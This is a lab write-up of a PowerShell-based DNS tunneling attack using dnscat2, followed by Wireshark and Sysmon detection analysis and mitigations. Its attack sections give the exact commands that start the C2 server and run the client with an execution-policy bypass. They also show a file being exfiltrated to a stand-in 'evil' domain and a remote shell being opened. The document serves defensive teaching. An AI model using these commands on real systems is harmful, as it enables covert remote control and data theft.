

Hiding in Plain Sight: Analysis of a PowerShell-Based DNS Covert Channel Attack & Detection Lab

Siddhant @smartytinker

October 26, 2025

Abstract

This report details the construction and detection of a covert Command & Control (C2) channel that operates over the Domain Name System (DNS) protocol. By leveraging a "Living off the Land" (LotL) methodology, the attack uses the native Windows PowerShell client to communicate with a `dnscat2` server. This document provides a step-by-step walkthrough of the attack execution, from initial C2 establishment to remote command execution and data exfiltration. Critically, it also provides the corresponding network-level detection artifacts captured in Wireshark, demonstrating how this stealthy traffic can be identified and analyzed by a Blue Team.

Contents

1 Introduction	2
1.1 Living off the Land (LotL)	2
1.2 Covert Channels: The "Tunnelslot"	2
2 Lab & Methodology	2
3 Attack Execution (Red Team)	2
3.1 Phase 1: Start the C2 Server	2
3.2 Phase 2: Run the Client Payload	2
3.3 Phase 3: Establish C2 Channel & Execute Commands	4
3.4 Phase 4: Data Exfiltration	4
4 Detection & Analysis (Blue Team)	6
4.1 Network-Based Indicators (Wireshark)	6
4.1.1 Initial Client Beacon (TXT Query)	6
4.1.2 Data Tunneling (Remote Command Execution)	6
4.1.3 Data Tunneling (File Exfiltration)	7
4.2 Host-Based Indicators	7
5 Conclusion & Mitigation	8
5.1 Mitigation Strategies	8

1 Introduction

1.1 Living off the Land (LotL)

Modern cyber-attacks increasingly avoid traditional malware, which is easily detected by signature-based antivirus solutions. Instead, attackers employ "Living off the Land" (LotL) techniques. This methodology involves using legitimate, pre-installed tools and binaries already present on the victim's system to conduct an attack. Tools like PowerShell, WMI, and netsh are trusted by default, allowing attackers to operate undetected, blending in with normal administrative activity.

1.2 Covert Channels: The "Tunnelslot"

A covert channel is a communication path that subverts network security policies. It hides data in plain sight by encapsulating it within an "allowed" protocol. The DNS protocol, which must be permitted on almost all networks for internet access to function, is a perfect "tunnelslot" for this purpose.

This project analyzes a "Tunnelslot" attack by combining LotL (PowerShell) with a DNS covert channel (dnscat2) to establish a fully interactive C2 channel.

2 Lab & Methodology

To safely analyze this attack, a fully isolated virtual lab was created.

- **Attacker VM:** Kali Linux (IP: 172.16.53.131) running the dnscat2 server.
- **Victim VM:** Windows 10/11 (IP: 192.168.124.143) running the dnscat2 PowerShell client.
- **Detection Tool:** Wireshark running on the Windows VM to capture all network traffic.
- **Network:** Both VMs were configured on a "Host-only" virtual network, isolating them from the internet and ensuring all DNS traffic from the victim was routed directly to the attacker's machine.

3 Attack Execution (Red Team)

The attack was executed in four distinct phases within the isolated lab.

3.1 Phase 1: Start the C2 Server

The dnscat2 server was launched on the Kali VM, listening on UDP port 53 for queries related to the domain evil2.com.

```
1 sudo ruby ./dnscat2.rb evil2.com --dns "host=172.16.53.131, port=53" --security=open
```

Listing 1: Starting the dnscat2 server on Kali.

3.2 Phase 2: Run the Client Payload

On the Windows victim VM, the PowerShell client script was executed. This leverages the native PowerShell interpreter, demonstrating the LotL aspect. The commands were run interactively, relying on the system's (pre-configured) DNS resolver to find the C2 server.

```

Session Actions Edit View Help
kali@kali: ~/dnscat2/server kali@kali: ~/Desktop kali@kali: ~/dnscat2/server kali@kali: ~/Desktop kali@kali: ~/dnscat2/server
No
loot.txt
(kali㉿kali)-[~/Desktop]
$ ls
dnscat2.rb
(kali㉿kali)-[~/Desktop]
$ locate dnscat2.rb
/home/kali/dnscat2/server/dnscat2.rb
/home/kali/dnscat2/server/dnscat2/server/dnscat2.rb
/home/kali/dnscat2/server/dnscat2/server/dnscat2/server/dnscat2.rb
/home/kali/dnscat2/server/dnscat2/server/dnscat2/server/dnscat2.rb
(kali㉿kali)-[~/Desktop]
$ cd /home/kali/dnscat2/server/dnscat2.rb
cd: not a directory: /home/kali/dnscat2/server/dnscat2.rb
(kali㉿kali)-[~/Desktop]
$ cd /home/kali/dnscat2/server/
(kali㉿kali)-[~/dnscat2/server]
$ sudo ruby ./dnscat2.rb evil12.com --dns "host=172.16.53.131,port=53" --security=open
New window created: 0
New window created: crypto-debug
[DEPRECATION] The trollop gem has been renamed to optimist and will no longer be supported. Please switch to optimist as soon as possible.
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: Client can decide on security level
New window created: dns1
Starting Dnscat2 DNS server on 172.16.53.131:53
[domains = evil12.com] ...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):
./dnscat --secret=0f0085c6f5c65a7b79ee6308db609cfb evil12.com

To talk directly to the server without a domain name, run:
./dnscat --dns server=x.x.x.x,port=53 --secret=0f0085c6f5c65a7b79ee6308db609cfb

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>

```

Figure 1: The dnscat2 server on Kali Linux, awaiting a connection on port 53.

```

Administrator:Windows PowerShell -ir
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Update-Dnscat2Session
ps C:\Users\rajes\Downloads> Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope Process
>> Import-Module .\dnscat2.ps1
>> Start-Dnscat2 -Domain evil12.com -NoEncryption
>>

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkId=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): a

Activate Windows
Go to Settings to activate Windows.

27°C Light rain
Windows Search
ENG US 01:04
26-10-2025

```

Figure 2: The PowerShell client payload is executed on the Windows 10 victim.

Listing 2: Executing the client on the Windows victim.

```

1 Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope Process
2 Import-Module .\dnscat2.ps1
3 Start-Dnscat2 -Domain evil12.com -NoEncryption

```

```

kali@kali: ~/dnscat2/server
kali@kali: ~/Desktop kali@kali: ~/Desktop kali@kali: ~/dnscat2/server kali@kali: ~/Desktop kali@kali: ~/dnscat2/server

No
(kali㉿kali)-[~/Desktop]
└─$ ls
loot.txt

(kali㉿kali)-[~/Desktop]
└─$ locate dnscat2.rb
/home/kali/dnscat2/server/dnscat2.rb
/home/kali/dnscat2/server/dnscat2.rb
/home/kali/dnscat2/server/dnscat2/server/dnscat2.rb
/home/kali/dnscat2/server/dnscat2/server/dnscat2/server/dnscat2.rb
/home/kali/dnscat2/server/dnscat2/server/dnscat2/server/dnscat2.rb

(kali㉿kali)-[~/Desktop]
└─$ cd /home/kali/dnscat2/server/dnscat2.rb
cd: not a directory: /home/kali/dnscat2/server/dnscat2.rb

(kali㉿kali)-[~/Desktop]
└─$ cd /home/kali/dnscat2/server/
(kali㉿kali)-[~/dnscat2/server]
└─$ sudo ruby ./dnscat2.rb evil2.com --dns "host=172.16.53.131,port=53" --security=open

New window created: 0
New window created: crypto-debug
[DEPRECATION] The trollop gem has been renamed to optimist and will no longer be supported. Please switch to optimist as soon as possible.
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: Client can decide on security level
New window created: dns1
Starting Dnscat2 DNS server on 172.16.53.131:53
[domains = evil2.com] ...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (-secret is optional):
./dnscat --secret=0f0085c6fc65a7b79ee6308db609cfb evil2.com

To talk directly to the server without a domain name, run:
./dnscat --dns server=x.x.x.x,port=53 --secret=0f0085c6fc65a7b79ee6308db609cfb

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> New window created: 1
Session 1 security: UNENCRYPTED

```

Figure 3: Successful C2 session established ("Session 1") on the server.

3.3 Phase 3: Establish C2 Channel & Execute Commands

Immediately upon client execution, the server console (Figure 3) indicated a new session was established.

Later in the attack (after Phase 4), we used the `shell` command to open a second session, which provided a remote interactive command prompt (`cmd.exe`). From this shell, standard Windows commands like `ipconfig` were executed to gather system information, as seen in Figure 5.

3.4 Phase 4: Data Exfiltration

We use the primary C2 session to exfiltrate a file. The `download` command was issued from the main `dnscat2` session to transfer `Secret.txt` from the victim's Downloads folder to the attacker's Kali desktop.

```
1 command (StaticAnal) 1> download "C:/Users/rajes/Downloads/Secret.txt" /home/kali/Desktop
   /loot.txt
```

Listing 3: Using the `download` command (note forward slashes for Windows path).

The presence of the exfiltrated file (`loot.txt`) on the Kali desktop, visible in Figure 4, verified the successful data transfer.

A second shell ('Session 2') was established, from which the attacker executed the `ipconfig` command to enumerate the victim's IP configuration.

```

kali@kali: ~/dnscat2/server [1] kali@kali: ~/Desktop [2] kali@kali: ~/dnscat2/server [3] kali@kali: ~/Desktop [4] kali@kali: ~/dnscat2/server [5]
No
* clear
* delay
* download
* exec
* help
* listen
* ping
* quit
* set
* shell
* shutdown
* suspend
* tunnels
* unset
* upload
* window
* windows
command (StaticAnal) i> download "C:/Users/rajes/Downloads/Secret.txt" /home/kali/Desktop/loot.txt
Attempting to download C:/Users/rajes/Downloads/Secret.txt to /home/kali/Desktop/loot.txt
command (StaticAnal) i> Wrote 15 bytes from C:/Users/rajes/Downloads/Secret.txt to /home/kali/Desktop/loot.txt!
Received a response that we have no record of sending:
COMMAND_DOWNLOAD :: {is_request=>false, :request_id=>1, :command_id=>3, :data=>""
00000000 80 01 00 03      ....
Here are the responses we're waiting for:
command (StaticAnal) i>
command (StaticAnal) i> shell
↳ Sent request to execute a Shell
command (StaticAnal) i> New window created: 2
Shell session created!
command (StaticAnal) i>
command (StaticAnal) i> window -i 2
New window created: 2
↳ history_size (Session) => 1000
Session 2 security: UNENCRYPTED
This is a console session!
That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!
To go back, type ctrl-z.
Microsoft Windows [Version 10.0.26100.6584]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\System32> shell 2>

```

Figure 4: Server confirmation of successful Secret.txt download (15 bytes). This image also shows the subsequent 'shell' command being run, which created 'Session 2'.

```

kali@kali: ~/dnscat2/server [1] kali@kali: ~/Desktop [2] kali@kali: ~/dnscat2/server [3] kali@kali: ~/Desktop [4] kali@kali: ~/dnscat2/server [5]
No
Ethernet adapter Ethernet:
  Connection-specific DNS Suffix . . . . . : localdomain
  Link-local IPv6 Address . . . . . : fe80::d3b2:1e0e:80c0:d8d8%1
  IPv4 Address . . . . . : 192.168.124.143
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.124.2
C:\Windows>New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: Client can decide on security level
New window created: dns1
Starting Dnscat2 DNS server on 172.16.53.131:53
[domains = evill2.com] ...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):
  ./dnscat --secret=0f0085c6f5c65a7b79ee6308db609cfb evill2.com

To talk directly to the server without a domain name, run:
  ./dnscat --dns server=x.x.x.x, port=53 --secret=0f0085c6f5c65a7b79ee6308db609cfb
Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

New window created: 1
Session 1 security: UNENCRYPTED
dnscat2>
dnscat2> session
0 :: mail [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: Driver running on 172.16.53.131:53 domains = evill2.com [*]
1 :: command (StaticAnal) {cleartext} [*]
dnscat2> session -i 1
New window created: 2
Session 2 security: UNENCRYPTED
shell 2>
dnscat2> exit
Input thread is over

```

Figure 5: Executing ipconfig through the remote shell obtained via DNS C2. Output confirms network details of the victim.

4 Detection & Analysis (Blue Team)

Despite the attack's reliance on legitimate tools and protocols, the network traffic generated by DNS tunneling exhibits distinct anomalies detectable through packet analysis using tools like Wireshark.

4.1 Network-Based Indicators (Wireshark)

4.1.1 Initial Client Beacon (TXT Query)

Figure 6 captures the very first DNS packet (Packet 26) sent by the PowerShell client. This acts as the initial "check-in" to the C2 server. It uses a DNS TXT query, and the subdomain is a long, high-entropy hexadecimal string. This format is highly anomalous and a strong indicator of non-standard DNS usage.




Figure 6: Wireshark: Initial client check-in via DNS TXT query (Packet 26) with hex-encoded subdomain.

4.1.2 Data Tunneling (Remote Command Execution)

Figure 7 provides a clear example of how `dnscat2` tunnels data from the victim back to the attacker. This packet (Packet 201) corresponds to the `ipconfig` command from Phase 3. The tool uses a DNS CNAME query, embedding a massive hex-encoded data chunk within the subdomain.

The specific subdomain queried in this packet is:

74FC0184FEa8e70329206C6F63616C646F6D61696E0DOA2020204C696E6B2D6C6F63616C2049507636204164647265737320

Decoding the hex payload (206C6F...) reveals the ASCII text:

Decoded ASCII Payload: localdomain\r\n Link-local IPv6 Address :
 fe80::d3b2:1e0e:80c0:d8d8%9\r\n IPv4 Address. .

This is a fragment of the ipconfig output, hidden in plain sight.




Figure 7: Wireshark: Chunk of ipconfig output (Packet 201) encoded in the subdomain of a CNAME query.

4.1.3 Data Tunneling (File Exfiltration)

Figure 8 shows another CNAME query (Packet 661). This packet corresponds to the download command from Phase 4. It follows the same malicious pattern: a long, hex-encoded subdomain.

The queried subdomain in this packet is:

```
74FC0184FEa8e703646174612E0D0A202020434F4D4D414E445F444F574E4C4F41445F3A207B312C312C332C226461746122
```

Decoding this payload (646174...) reveals the dnscat2 protocol's internal communication:

```
Decoded ASCII Payload: data.\r\n      COMMAND_DOWNLOAD_: {1,1,3,"data"=>"...}
```

This is the C2 channel coordinating the file transfer, again, tunneled over DNS.

4.2 Host-Based Indicators

While network traffic provides clear evidence, host-based logging complements detection. Using Sysmon would reveal:

- Process Creation (Event ID 1):** Logging the execution of `powershell.exe` with the command line containing `Start-Dnscat2`.
- Network Connection (Event ID 3):** Critically, this event shows `powershell.exe` making direct outbound UDP connections to the attacker IP on port 53. Normal DNS lookups are handled by the system DNS client service (`svchost.exe`).
- Process Creation Chain (Event ID 1):** When the attacker uses `shell`, Sysmon logs `powershell.exe` spawning `cmd.exe`, an anomalous parent-child relationship.




Figure 8: Wireshark: A CNAME query (Packet 661) showing C2 protocol data for the file download.

5 Conclusion & Mitigation

This experiment successfully demonstrated a "Living off Tunnelslots" attack, combining PowerShell (LotL) with DNS tunneling (`dnscat2`) to establish C2, exfiltrate data (`Secret.txt`), and execute remote commands (`ipconfig`). While stealthy, the Wireshark analysis clearly shows detectable anomalies in the DNS traffic, including high-entropy subdomains, unusual query types (TXT), and high query volume.

5.1 Mitigation Strategies

- DNS Traffic Analysis:** Implement network security monitoring to detect high query volume to single domains, long/random subdomains (high entropy), and excessive TXT/CNAME queries.
- Egress Filtering:** Block outbound DNS (UDP/TCP 53) from endpoints, except to designated internal DNS resolvers.
- Endpoint Logging (Sysmon):** Monitor for `powershell.exe` making outbound connections on port 53. Log PowerShell script block execution. Alert on suspicious parent-child process relationships (e.g., Office spawning PowerShell, PowerShell spawning `cmd.exe`).
- PowerShell Hardening:** Use Constrained Language Mode where possible and enforce script signing.

About the Author

Siddhant Kadam is a cybersecurity researcher and enthusiast specialising in penetration testing, malware analysis, and threat-detection engineering.

Connect with him on LinkedIn at: linkedin.com/in/siddhant-kadam-895b2b237

Check out his GitHub projects at: github.com/smartytinker.